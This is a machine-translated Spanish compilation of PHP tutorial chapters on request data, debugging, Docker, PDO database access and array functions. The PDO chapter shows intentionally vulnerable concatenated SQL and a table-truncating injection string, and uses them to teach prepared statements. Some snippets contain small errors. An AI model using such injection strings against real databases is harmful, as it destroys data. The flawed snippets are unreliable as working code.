Generalmente, los datos enviados en una solicitud POST son pares de clave / valor estructurados con un tipo MIME de `application/x-www-form-urlencoded` . Sin embargo, muchas aplicaciones, como los servicios web, requieren que se envíen datos sin procesar, a menudo en formato XML o JSON. Estos datos se pueden leer usando uno de dos métodos.

`php://input` es una secuencia que proporciona acceso al cuerpo de solicitud sin formato.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` es una variable global que contiene los datos POST sin procesar. Solo está disponible si la directiva `always_populate_raw_post_data` en `php.ini` está habilitada.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

Esta variable ha quedado en desuso desde la versión 5.6 de PHP y se eliminó en PHP 7.0.

Tenga en cuenta que ninguno de estos métodos está disponible cuando el tipo de contenido se establece en `multipart/form-data` , que se utiliza para cargar archivos.

Subiendo archivos con HTTP PUT

PHP proporciona soporte para el método HTTP PUT utilizado por algunos clientes para almacenar archivos en un servidor. Las solicitudes PUT son mucho más simples que una carga de archivos usando solicitudes POST y se ven algo así:

```
PUT /path/filename.html HTTP/1.1
```

En tu código PHP entonces harías algo como esto:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

También aquí puede leer interesantes preguntas / respuestas SO sobre recibir archivos a través de HTTP PUT.

Pasando matrices por POST

Generalmente, un elemento de formulario HTML enviado a PHP da como resultado un solo valor. Por ejemplo:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

Esto resulta en el siguiente resultado:

```
Array
(
    [foo] => bar
)
```

Sin embargo, puede haber casos en los que desee pasar una matriz de valores. Esto se puede hacer agregando un sufijo similar a PHP al nombre de los elementos HTML:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Esto resulta en el siguiente resultado:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

También puede especificar los índices de matriz, como números o cadenas:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Lo que devuelve esta salida:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

Esta técnica se puede usar para evitar lapsos de post-procesamiento sobre la matriz `$_POST` , haciendo que su código sea más simple y conciso.

Lea Datos de solicitud de lectura en línea: https://riptutorial.com/es/php/topic/2668/datos-de-solicitud-de-lectura

Capítulo 32: Depuración

Examples

Variables de dumping

La función `var_dump` permite volcar el contenido de una variable (tipo y valor) para la depuración.

Ejemplo:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Salida:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Mostrando errores

Si desea que PHP muestre errores de tiempo de ejecución en la página, debe habilitar `display_errors` , ya sea en `php.ini` o usando la función `ini_set` .

Puede elegir qué errores mostrar, con la función `error_reporting` (o ini), que acepta las constantes `E_*` , combinadas usando operadores bitwise .

PHP puede mostrar errores en formato de texto o HTML, dependiendo de la configuración `html_errors` .

Ejemplo:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Salida de texto sin formato **:** (el formato HTML difiere entre las implementaciones)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **NOTA:** Si tiene el informe de errores deshabilitado en php.ini y lo habilita durante el tiempo de ejecución, algunos errores (como los errores de análisis) no se mostrarán, ya que ocurrieron antes de que se aplicara la configuración de tiempo de ejecución.

La forma común de manejar `error_reporting` es habilitarlo completamente con la constante `E_ALL` durante el desarrollo, y deshabilitar mostrarlo públicamente con `display_errors` en la etapa de producción para ocultar las partes internas de sus scripts.

phpinfo ()

Advertencia

Es imperativo que `phpinfo` solo se use en un entorno de desarrollo. Nunca libere el código que contiene `phpinfo` en un entorno de producción

Introducción

Dicho esto, puede ser una herramienta útil para comprender el entorno PHP (SO, configuración, versiones, rutas, módulos) en el que está trabajando, especialmente cuando persigue un error. Es una simple función incorporada:

```
phpinfo();
```

Tiene un parámetro `$what` que permite personalizar la salida. El valor predeterminado es `INFO_ALL` , lo que hace que muestre toda la información y se usa comúnmente durante el desarrollo para ver el estado actual de PHP.

Puede pasar las constantes del parámetro `INFO_*` , combinadas con operadores bitwise para ver

una lista personalizada.

Puede ejecutarlo en el navegador para una apariencia detallada bien formateada. También funciona en PHP CLI, donde puede canalizarlo a `less` para una vista más fácil.

Ejemplo

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

Esto mostrará una lista de directivas de PHP (`ini_get`), entorno (`$_ENV`) y variables predefinidas .

Xdebug

Xdebug es una extensión de PHP que proporciona capacidades de depuración y creación de perfiles.
Utiliza el protocolo de depuración DBGp.

Hay algunas características agradables en esta herramienta:

- apilar trazas de errores
- Máxima protección de nivel de anidación y seguimiento del tiempo.
- Reemplazo útil de la función `var_dump()` estándar para mostrar variables
- permite registrar todas las llamadas de función, incluidos los parámetros y devolver valores a un archivo en diferentes formatos
- análisis de cobertura de código
- información de perfil
- depuración remota (proporciona una interfaz para los clientes del depurador que interactúan con scripts PHP en ejecución)

Como puede ver, esta extensión es perfectamente adecuada para el entorno de desarrollo. Especialmente **la** función de **depuración remota** puede ayudarlo a depurar su código php sin numerosos var_dump y usar el proceso de depuración normal como en los `C++` o `Java` .

Generalmente la instalación de esta extensión es muy simple:

```
pecl install xdebug # install from pecl/pear
```

Y activalo en tu php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

En casos más complicados ver estas instrucciones.

Cuando uses esta herramienta debes recordar que:
XDebug no es adecuado para entornos de producción

phpversion ()

Introducción

Cuando se trabaja con varias bibliotecas y sus requisitos asociados, a menudo es necesario conocer la versión del analizador PHP actual o uno de sus paquetes.

Esta función acepta un único parámetro opcional en forma de nombre de extensión: `phpversion('extension')` . Si la extensión en cuestión está instalada, la función devolverá una cadena que contiene el valor de la versión. Sin embargo, si la extensión no instalada `FALSE` será devuelta. Si no se proporciona el nombre de la extensión, la función devolverá la versión del propio analizador PHP.

Ejemplo

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Informe de errores (utilícelos ambos)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Lea Depuración en línea: https://riptutorial.com/es/php/topic/3339/depuracion

Capítulo 33: Despliegue de Docker

Introducción

Docker es una solución de contenedor muy popular que se usa ampliamente para implementar código en entornos de producción. Facilita la *administración* y *escalado* de aplicaciones web y microservicios.

Observaciones

Este documento asume que la ventana acoplable está instalada y el daemon en ejecución. Puede consultar la instalación de Docker para verificar cómo instalar la misma.

Examples

Obtener imagen docker para php

Para implementar la aplicación en la ventana acoplable, primero necesitamos obtener la imagen del registro.

```
docker pull php
```

Esto te dará la última versión de la imagen del *repositorio oficial de php* . En términos generales, `PHP` generalmente se usa para implementar aplicaciones web, por lo que necesitamos un servidor http para ir con la imagen. `php:7.0-apache` imagen de `php:7.0-apache` viene preinstalada con apache para que la implementación sea sencilla.

Escritura dockerfile

`Dockerfile` se utiliza para configurar la imagen personalizada que construiremos con los códigos de la aplicación web. Cree un nuevo archivo `Dockerfile` en la carpeta raíz del proyecto y luego coloque los siguientes contenidos en el mismo

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

La primera línea es bastante sencilla y se usa para describir qué imagen se debe usar para construir una nueva imagen. Lo mismo podría cambiarse a cualquier otra versión específica de PHP desde el registro.

La segunda línea es simplemente subir el archivo `php.ini` a nuestra imagen. Siempre puede cambiar ese archivo a otra ubicación de archivo personalizado.

La tercera línea copiaría los códigos en el directorio actual a `/var/www/html` que es nuestro webroot. Recuerda `/var/www/html` dentro de la imagen.

La última línea simplemente abriría el puerto 80 dentro del contenedor de la ventana acoplable.

Ignorando archivos

En algunos casos, es posible que haya algunos archivos que no desea en el servidor, como la configuración del entorno, etc. Supongamos que tenemos nuestro entorno en `.env` . Ahora, para ignorar este archivo, simplemente podemos agregarlo a `.dockerignore` en la carpeta raíz de nuestro código base.

Imagen del edificio

Crear una imagen no es algo específico de `php` , pero para construir la imagen que describimos anteriormente, simplemente podemos usar

```
docker build -t <Image name> .
```

Una vez que la imagen está construida, puedes verificar la misma usando

```
docker images
```

Lo que enumera todas las imágenes instaladas en su sistema.

Iniciar contenedor de aplicaciones

Una vez que tengamos una imagen lista, podemos comenzar y servir la misma. Para crear un `container` partir de la imagen, use

```
docker run -p 80:80 -d <Image name>
```

En el comando anterior, `-p 80:80` reenvía el puerto `80` de su servidor al puerto `80` del contenedor. La bandera `-d` indica que el contenedor debe ejecutarse como trabajo de fondo. El final especifica qué imagen debe usarse para construir el contenedor.

Contenedor de control

Para verificar los contenedores en funcionamiento, simplemente use

```
docker ps
```

Esto mostrará una lista de todos los contenedores que se ejecutan en el demonio docker.

Registros de aplicación

Los registros son muy importantes para depurar la aplicación. Para comprobar su uso.

```
docker logs <Container id>
```

Lea Despliegue de Docker en línea: https://riptutorial.com/es/php/topic/9327/despliegue-de-docker

Capítulo 34: DOP

Introducción

La extensión PDO (PHP Data Objects) permite a los desarrolladores conectarse a numerosos tipos diferentes de bases de datos y ejecutar consultas contra ellos de manera uniforme y orientada a objetos.

Sintaxis

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // algunos controladores necesitan el nombre de columna

Observaciones

Advertencia No deje de verificar las excepciones mientras usa `lastInsertId()` . Puede lanzar el siguiente error:

> SQLSTATE IM001: el controlador no admite esta función

Aquí es cómo debe verificar adecuadamente las excepciones utilizando este método:

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Conexión y recuperación de PDO básica

Desde PHP 5.0, PDO ha estado disponible como una capa de acceso a la base de datos. Es independiente de la base de datos, por lo que el siguiente código de ejemplo de conexión debería funcionar para cualquiera de sus bases de datos compatibles simplemente cambiando el DSN.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";
```

```
//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

La función de `prepare` crea un objeto `PDOStatement` partir de la cadena de consulta. La ejecución de la consulta y la recuperación de los resultados se realizan en este objeto devuelto. En caso de una falla, la función devuelve `false` o lanza una `exception` (dependiendo de cómo se configuró la conexión PDO).

Prevención de la inyección SQL con consultas parametrizadas

La inyección SQL es un tipo de ataque que permite a un usuario malintencionado modificar la consulta SQL, agregándole comandos no deseados. Por ejemplo, el siguiente código es **vulnerable** :

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Esto permite a cualquier usuario de este script modificar nuestra base de datos básicamente a voluntad. Por ejemplo, considere la siguiente cadena de consulta:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

Esto hace que nuestra consulta de ejemplo se vea así.

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

Si bien este es un ejemplo extremo (la mayoría de los ataques de inyección de SQL no pretenden eliminar datos, ni la mayoría de las funciones de ejecución de consultas de PHP son compatibles

con las consultas múltiples), este es un ejemplo de cómo un ataque de inyección de SQL puede ser posible por el montaje descuidado de la consulta. Desafortunadamente, los ataques de este tipo son muy comunes y son altamente efectivos debido a los codificadores que no toman las precauciones adecuadas para proteger sus datos.

Para evitar que se produzca la inyección de SQL, las **declaraciones preparadas** son la solución recomendada. En lugar de concatenar datos de usuario directamente a la consulta, se utiliza un *marcador de posición en* su lugar. Los datos se envían por separado, lo que significa que no hay posibilidad de que el motor de SQL confunda los datos del usuario para un conjunto de instrucciones.

> Si bien el tema aquí es PDO, tenga en cuenta que la extensión MySQLi de PHP también admite declaraciones preparadas

PDO admite dos tipos de marcadores de posición (los marcadores de posición no se pueden usar para nombres de columnas o tablas, solo valores):

1. Nombrados marcadores de posición. Un colon (`:`), seguido por un nombre distinto (por ejemplo. `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Marcadores de posición posicionales de SQL tradicionales, representados como `?` :

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

Si alguna vez necesita cambiar dinámicamente los nombres de tablas o columnas, sepa que esto es responsabilidad de su propio riesgo y una mala práctica. Sin embargo, se puede hacer por concatenación de cuerdas. Una forma de mejorar la seguridad de dichas consultas es establecer una tabla de valores permitidos y comparar el valor que desea concatenar con esta tabla.

Tenga en cuenta que es importante establecer el conjunto de caracteres de la conexión solo a través de DSN, de lo contrario, su aplicación podría estar expuesta a una vulnerabilidad poco clara si se utiliza alguna codificación impar. Para versiones PDO anteriores a 5.3.6, la configuración del conjunto de caracteres a través de DSN no está disponible y, por lo tanto, la única opción es establecer el atributo `PDO::ATTR_EMULATE_PREPARES` en `false` en la conexión inmediatamente después de su creación.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

Esto hace que PDO utilice las declaraciones preparadas nativas del DBMS subyacente en lugar

de simplemente emularlo.

Sin embargo, tenga en cuenta que la DOP retrocederá silenciosamente para emular las declaraciones que MySQL no puede preparar de forma nativa: las que pueden aparecer en el manual (fuente).

DOP: conexión a servidor MySQL / MariaDB

Hay dos formas de conectarse a un servidor MySQL / MariaDB, dependiendo de su infraestructura.

Conexión estándar (TCP / IP)

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Dado que PDO fue diseñado para ser compatible con versiones anteriores del servidor MySQL (que no tenía soporte para sentencias preparadas), debe deshabilitar explícitamente la emulación. De lo contrario, perderá los beneficios adicionales de **prevención de inyecciones** , que generalmente se otorgan utilizando declaraciones preparadas.

Otro compromiso de diseño, que debe tener en cuenta, es el comportamiento de manejo de errores predeterminado. Si no se configura de otra manera, PDO no mostrará ninguna indicación de errores de SQL.

Se recomienda encarecidamente configurarlo en "modo de excepción", porque eso le otorga una funcionalidad adicional al escribir abstracciones de persistencia (por ejemplo: tener una excepción, al violar la restricción `UNIQUE`).

Conexión de zócalo

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

En sistemas similares a Unix, si el nombre de host es `'localhost'` , entonces la conexión al servidor se realiza a través de un socket de dominio.

Transacciones de base de datos con DOP

Las transacciones de la base de datos aseguran que un conjunto de cambios en los datos solo se harán permanentes si cada declaración es exitosa. Se puede detectar cualquier error de consulta o código durante una transacción y, a continuación, tiene la opción de revertir los cambios intentados.

La DOP proporciona métodos simples para iniciar, confirmar y revertir transacciones.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

Durante una transacción, los cambios de datos realizados solo son visibles para la conexión activa. `SELECT` instrucciones `SELECT` devolverán los cambios modificados incluso si aún no están comprometidos con la base de datos.

Nota : consulte la documentación del proveedor de la base de datos para obtener detalles sobre el soporte de transacciones. Algunos sistemas no admiten transacciones en absoluto. Algunos admiten transacciones anidadas, mientras que otros no.

Ejemplo práctico del uso de transacciones con DOP

En la siguiente sección se muestra un ejemplo práctico del mundo real donde el uso de transacciones garantiza la consistencia de la base de datos.

Imagine el siguiente escenario, digamos que está construyendo un carrito de compras para un sitio web de comercio electrónico y decidió mantener los pedidos en dos tablas de base de datos. Una `orders` nombrada con los campos `order_id` , `name` , `address` , `telephone` y `created_at` . Y una segunda llamada `orders_products` con los campos `order_id` , `product_id` y `quantity` . La primera tabla contiene los **metadatos** del pedido, mientras que la segunda contiene los **productos** reales que se han pedido.

Inserción de un nuevo pedido en la base de datos.

Para insertar un nuevo pedido en la base de datos debe hacer dos cosas. Primero necesita `INSERT` un nuevo registro dentro de la tabla de `orders` que contendrá los **metadatos** del pedido (`name` , `address` , etc.). Y luego necesita `INSERT` un registro en la tabla `orders_products` , para cada uno de los productos que se incluyen en el pedido.

Puedes hacer esto haciendo algo similar a lo siguiente:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

Esto funcionará muy bien para insertar un nuevo pedido en la base de datos, hasta que ocurra algo inesperado y, por alguna razón, la segunda consulta `INSERT` falle. Si eso sucede, terminará con un nuevo pedido dentro de la tabla de `orders` , que no tendrá productos asociados. Afortunadamente, la solución es muy simple, todo lo que tiene que hacer es hacer las consultas en forma de una sola transacción de base de datos.

Inserción de un nuevo pedido en la base de datos con una transacción

Para iniciar una transacción utilizando `PDO` todo lo que tiene que hacer es llamar al método `beginTransaction` antes de ejecutar cualquier consulta en su base de datos. Luego, realice los cambios que desee en sus datos ejecutando las consultas `INSERT` y / o `UPDATE` . Y, finalmente, se

llama al método `commit` del objeto `PDO` para que los cambios sean permanentes. Hasta que llame al método de `commit` , todos los cambios que haya realizado en sus datos hasta este momento aún no son permanentes, y pueden revertirse fácilmente simplemente llamando al método de `rollback` del objeto `PDO` .

En el siguiente ejemplo, se muestra el uso de transacciones para insertar un nuevo pedido en la base de datos, al tiempo que se garantiza la coherencia de los datos. Si una de las dos consultas falla, todos los cambios serán revertidos.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
```

```
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

DOP: obtener el número de filas afectadas por una consulta

Comenzamos con `$db` , una instancia de la clase PDO. Después de ejecutar una consulta, a menudo queremos determinar el número de filas que se han visto afectadas por ella. El método `rowCount()` de `PDOStatement` funcionará bien:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

NOTA: este método solo se debe usar para determinar el número de filas afectadas por las instrucciones INSERT, DELETE y UPDATE. Aunque este método también puede funcionar para sentencias SELECT, no es consistente en todas las bases de datos.

DOP :: lastInsertId ()

A menudo puede encontrar la necesidad de obtener el valor de ID incrementado automáticamente para una fila que acaba de insertar en su tabla de base de datos. Puedes lograr esto con el método lastInsertId ().

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

En postgresql y oracle, está la palabra clave RETURNING, que devuelve las columnas especificadas de las filas actualmente insertadas / modificadas. Aquí el ejemplo para insertar una entrada:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
```

```
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

Lea DOP en línea: https://riptutorial.com/es/php/topic/5828/dop

Capítulo 35: Ejecutando sobre una matriz

Examples

Aplicando una función a cada elemento de una matriz.

Para aplicar una función a cada elemento de una matriz, use `array_map()` . Esto devolverá una nueva matriz.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` ahora es `array(2,3,4,5,6);` .

En lugar de usar una función anónima , podría usar una función nombrada. Lo anterior podría escribirse como:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

Si la función nombrada es un método de clase, la llamada de la función debe incluir una referencia a un objeto de clase al que pertenece el método:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Otra forma de aplicar una función a cada elemento de una matriz es `array_walk()` y `array_walk_recursive()` . La devolución de llamada pasada a estas funciones toma tanto la clave / índice como el valor de cada elemento de la matriz. Estas funciones no devolverán una nueva matriz, en lugar de un booleano para el éxito. Por ejemplo, para imprimir cada elemento en una matriz simple:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
```

```
});
// prints "1 2 3 4 5"
```

El parámetro de valor de la devolución de llamada se puede pasar por referencia, lo que le permite cambiar el valor directamente en la matriz original:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` ahora es `array(2,3,4,5,6);`

Para matrices anidadas, `array_walk_recursive()` irá más profundo en cada sub-matriz:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Nota : `array_walk` y `array_walk_recursive` permiten cambiar el valor de los elementos de la matriz, pero no las claves. Pasar las claves por referencia a la devolución de llamada es válido pero no tiene ningún efecto.

Dividir matriz en trozos

array_chunk () divide una matriz en trozos

Digamos que estamos siguiendo una matriz unidimensional,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Ahora usando **array_chunk ()** en la matriz de PHP anterior,

```
$output_array = array_chunk($input_array, 2);
```

El código anterior creará fragmentos de 2 elementos de matriz y creará una matriz multidimensional como sigue.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
```

```
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )

)
```

Si todos los elementos de la matriz no están divididos equitativamente por el tamaño del fragmento, el último elemento de la matriz de salida serán los elementos restantes.

Si pasamos el segundo argumento como menos de 1, se **lanzará E_WARNING** y la matriz de salida será **NULL** .

Parámetro	Detalles
$ array (array)	Matriz de entrada, la matriz para trabajar en
$ size (int)	Tamaño de cada trozo (valor entero)
$ preserve_keys (boolean) (opcional)	Si desea que la matriz de salida conserve las claves, **establézcala** en **VERDADERO de lo** contrario **FALSO** .

Implementando una matriz en una cadena

`implode()` combina todos los valores de la matriz pero pierde toda la información clave:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Las claves de `array_keys()` se pueden hacer usando `array_keys()` call:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Implodificar claves con valores es más complejo, pero se puede hacer usando un estilo funcional:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` reduce la matriz en un solo valor. Básicamente, el `array_reduce` pasará por cada elemento con el resultado de la última iteración y producirá un nuevo valor para la siguiente iteración.

Uso: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry es el resultado de la última ronda de iteración.
- $ item es el valor de la posición actual en la matriz.

Suma de la matriz

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

resultado: `15`

El número más grande en la matriz

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

resultado: `211`

Es todo el artículo más de 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

resultado: `true`

Es cualquier artículo menos de 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

resultado: `true`

Como implosionar ($ array, $ pieza)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

resultado: `"hello-world-PHP-language"`

Si se hace un método de implosión, el código fuente será:

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

resultado: `"hello-world-PHP-language"`

Arreglos de "destrucción" usando list ()

